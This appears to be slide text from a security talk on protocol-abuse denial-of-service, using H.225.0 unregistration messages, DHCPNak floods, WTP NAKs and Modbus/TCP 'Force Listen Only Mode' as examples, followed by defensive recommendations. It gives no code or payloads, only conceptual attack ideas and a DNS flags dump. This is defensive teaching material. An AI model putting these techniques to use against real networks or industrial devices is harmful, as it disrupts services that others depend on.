The URQ requests that the association between a terminal and a gatekeeper be broken. Note that unregister is bidirectional, i.e., a gatekeeper can request a terminal to consider itself unregistered, and a terminal can inform a gatekeeper that it is revoking a previous registration.

One Packet Killer via a weak protocol design in H.225.0 (example 2)



One Packet Killer via a weak protocol design in H.225.0 (example 2)


How it works, in short:

 Association between a Gatekeeper and an End-point Termination Attempt over H.225.0 protocol

More details:

- URJ Unregistration reject: An URJ is a RAS message sent by a gatekeeper or an end-point after rejecting the URQ.
- An URQ is a bi-directional message sent by either the end-point or the gatekeeper to terminate the association between a gatekeeper and an end-point.
- requestSeqNum This should be the same value that was passed in the URQ by the caller.
- rejectReason the reason for the rejection of the unregistration
- UnregRejectReason ::=CHOICE
- notCurrentlyRegistered NULL,
- callinProgress NULL,

One Packet Killer via a weak protocol design in H.225.0 (example 3)



One Packet Killer via a weak protocol design in H.225.0 (example 3)

How it works, in short:

- Sending a confirmation of nonacceptance of information request
- Informing of the status of an endpoint (an unregistered endpoint in this case)

More details:

- InfoRequestNak (INAK) Sent by a gatekeeper upon receiving an IRR in an error situation, such as from an unregistered endpoint.
- InfoRequestNakReason ::= CHOICE {
- notRegistered NULL, -- not registered with gatekeeper

Findings:

While the provided examples (DHCP, Modbus/TCP, WTP, BAT_GW and H.225.0) are functionalities within protocols, they can be misused for DoS attacks under specific circumstances. Here's a breakdown of the possibilities and limitations:

- DHCP: Malicious actors could potentially exploit a vulnerability in a DHCP server implementation to send excessive DHCPNak messages, overwhelming the server and causing a DoS attack. This would be a Protocol Weakness leveraged for a DoS attack, not a built-in functionality of DHCP itself.
- Modbus/TCP: The "Force Listen Only Mode" function could be exploited for a DoS attack if sent repeatedly to a large number of devices simultaneously. This would overwhelm
 the devices and prevent them from responding to legitimate requests. However, it would be an Application Layer DoS attack targeting a specific function, not a general
 weakness of the protocol.
- WTP: The negative acknowledgment (NAK) message itself wouldn't cause a DoS attack. However, an attacker could potentially exploit a vulnerability in a WTP implementation to send excessive NAK messages, disrupting communication. This would again fall under Protocol Weakness exploited for a DoS attack.
- BAT_GW: Lease expiration and renewal are normal functionalities and not vulnerabilities. However, an attacker might exploit weak security measures around lease management to steal or disrupt leases, potentially causing service interruptions. This would be more of a Security Misconfiguration issue than a DoS attack.
- H.225.0: Unregistration requests (URQ) and rejection messages (URJ) wouldn't directly cause a DoS attack. But an attacker could send a large volume of these messages to overwhelm a gatekeeper or endpoint, potentially leading to a DoS attack. This would be an Application Layer DoS attack targeting the registration process.

Overall, while the provided protocols themselves don't have inherent DoS vulnerabilities, they can be misused for DoS attacks if certain conditions are met.

Protocol-based DoS Attacks:

Attackers can exploit weaknesses in protocols beyond simple flooding techniques. These weaknesses can be leveraged to disrupt communication or consume excessive resources, leading to a denial-of-service (DoS) condition. Some examples include:

- 1. Malicious Message Exploits: Attackers might exploit vulnerabilities in protocol message handling. This could involve:
- 1.1. DHCP: Sending excessive DHCPNak messages to overwhelm a DHCP server.
- 1.2. WTP: Sending a large volume of negative acknowledgment (NAK) messages to disrupt communication within the protocol.
- 1.3. H.225.0: Sending a large number of unregistration requests (URQ) to overwhelm a gatekeeper or endpoint, potentially leading to a DoS attack.
- 2. Forced Modes: In protocols with specific functionalities, attackers might exploit them to disrupt communication or disable devices:
- 2.1. Modbus/TCP: Exploiting a function like "Force Listen Only Mode" to put a large number of devices in a non-responsive state, effectively taking them offline.
- 3. Security Misconfigurations and DoS-like Conditions: security misconfigurations can also lead to DoS-like conditions:
- 3.1. Example: BAT_GW: Lease expiration and renewal are normal functionalities. However, an attacker might exploit weak security measures around lease management to steal or disrupt leases, potentially causing service interruptions. This wouldn't be a direct protocol weakness but a security configuration issue that can be exploited for DoS purposes.

DoS Attacks: Classification and Protocol Weakness Examples:

1. Overwhelm with traffic (Volumetric DoS):

This floods the system with useless data, like a massive amount of ping requests or data packets, clogging its resources and making it unresponsive.

2. Exploit weaknesses (Application DoS):

This targets flaws in the application logic itself or vulnerabilities within protocols. Attackers send specially crafted requests to crash the application or service or exploit weaknesses in protocol message handling to disrupt communication. Application-layer attacks can achieve their goals with fewer packets because they leverage the processing complexity of the application. The attack doesn't need to flood the network with a huge volume of traffic but rather a high number of specific, resource-intensive requests.

2.1. DHCP: Flooding with excessive DHCPNak messages

This type of attack exploits the protocol and the server's handling of specific types of requests (here, DHCPNak messages) to exhaust resources.

2.2. WTP: Sending a large volume of negative acknowledgment (NAK) messages

This falls under Application DoS if it exploits a specific vulnerability in the WTP protocol's message handling. By sending a large volume of these messages, the attacker disrupts the normal communication flow within the protocol, potentially crashing the application or service relying on it.

2.3. H.225.0: Sending a large number of unregistration requests (URQ)

This can be an Application DoS attack if it exploits a vulnerability in the H.225.0 protocol. By overwhelming a gatekeeper or endpoint with a large number of unregistration requests, the attacker could disrupt communication or crash the service.

2.4. Modbus/TCP: Exploiting a function like "Force Listen Only Mode"

This can also be considered an Application DoS attack. By exploiting this functionality and putting a large number of devices in a non-responsive state, the attacker disrupts communication and effectively takes those devices offline, impacting the availability of the service.

3. Security Misconfigurations and DoS-like Conditions:

While the above examples highlight exploiting protocol weaknesses, it's important to consider security misconfigurations that can also lead to DoS-like conditions:

3.1. BAT_GW: A client requesting a fresh IP

Lease expiration and renewal are normal functionalities. However, an attacker might exploit weak security measures around lease management to steal or disrupt leases, potentially causing service interruptions. This wouldn't be a direct protocol weakness but a security configuration issue that can be exploited for DoS purposes. This scenario does not involve a direct vulnerability in the protocol itself (like DHCP, WTP, etc.) but rather the inadequate security measures around the protocol's implementation and management.

https://www.eccouncil.org/cybersecurity-exchange/cyber-talks/

Here are some possible reasons why an attacker might send a single such packet ('One Packet Killer'):

- 1. Causing a DoS condition when specific conditions are fulfilled can occur for a wide variety of reasons, including financial gain, political and ideological motivations, the demonstration of skills, and other possible reasons.
- 2. **Probing for vulnerabilities**: The attacker might be sending a single packet to test the system's response and see if it's vulnerable to a specific protocol weakness. This could be a precursor to a larger attack where they exploit the discovered vulnerability with a higher volume of malicious traffic.
- 3. **Identifying the protocol and version**: Sometimes, a single packet can reveal information about the protocol being used and its version. This information could be helpful for the attacker to choose the most effective exploit for a DoS attack.
- 4. **Evasion techniques**: In some cases, attackers might send a single malicious packet as a way to bypass intrusion detection systems (IDS) or other security measures that are tuned to detect high volumes of suspicious traffic. A single packet might fly under the radar and allow the attacker to test the system's vulnerability.

Conclusions:

- 1. **Protocol functionalities can be weaponized**: Legitimate protocol features like DHCP lease renewals or H.225.0 unregistration requests can be abused to overwhelm devices or servers in a DoS attack.
- 2. **Focus on underlying weaknesses**: The analysis highlights that the core protocols themselves are not inherently vulnerable to DoS attacks. Instead, weaknesses in implementation, security configuration, or resource limitations create the opportunity for attackers to misuse functionalities for malicious purposes.
- 3. Layered approach to defense: To mitigate DoS risks, a layered approach is necessary. Addressing protocol weaknesses through updates is crucial, but it's equally important to ensure proper device configurations, strong security measures, and resource limitations to prevent exploitation attempts.
- 4. Preventive measures and vigilance: Continuous monitoring and proactive measures are essential. Conducting regular network edge profiling to identify which protocol weaknesses and vulnerabilities are being exploited, and noticing current trends and campaigns, helps to add an additional layer of defense. This is on top of automatic and standard monitoring techniques provided by SIEM, IPS, WAF, and other systems, leading to a robust line of defense that is difficult to breach.

Recommendations:

- 1. Analyze firewall policies, as a significant portion of network traffic monitoring and incident handling can be reduced through hardening (reconfiguration).
- 2. Isolate certain systems, especially those utilizing protocols with weak designs, such as OT protocols for SCADA systems.
- 3. **Implement a comprehensive suite of security measures**, including (a) rate limiting to control traffic flow, (b) MAC filtering and MAC limiting for device-specific security, (c) IP whitelisting as a prudent policy, (d) geolocation blacklisting to block access from high-risk regions, (e) multi-factor authentication (MFA) for user verification, (f) encryption for data protection, (g) regular security audits and penetration tests, and (h) real-time monitoring with deep packet inspection (DPI) to detect and respond to threats promptly.
- 4. Practice makes perfect **regular profiling of network infrastructure edges** combined with analyzing network traffic (DPI) consequently learning about hundreds of protocols, thousands of network operations, exploits, signatures, etc. will increase your awareness, leading to a situation where risks are correctly assessed for each potential incident and every alert is properly addressed with the correct operational decision.
- 5. In correlation with network edge profiling, establish a baseline to understand the infrastructure, including systems, devices, and supported protocols.
- 6. Do not make decisions based on assumptions and do not take risks; be sure that you know what you are doing because it is up to you whether someone unauthorized gains access to your infrastructure.

DNS - what about this ubiquitous protocol?


```
    Flags: 0x0100 Standard query
    0... ... = Response: Message is a query
    .000 0... = Opcode: Standard query (0)
    ... .0. ... = Truncated: Message is not truncated
    ... .1 ... = Recursion desired: Do query recursively
    ... .0. ... = Z: reserved (0)
    ... .0 ... = Non-authenticated data: Unacceptable
```

Is this an example of a 'Silent Killer'?

EC-Council CyberTalks



There is a "never-ending story" to show...





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Thank You! Q&A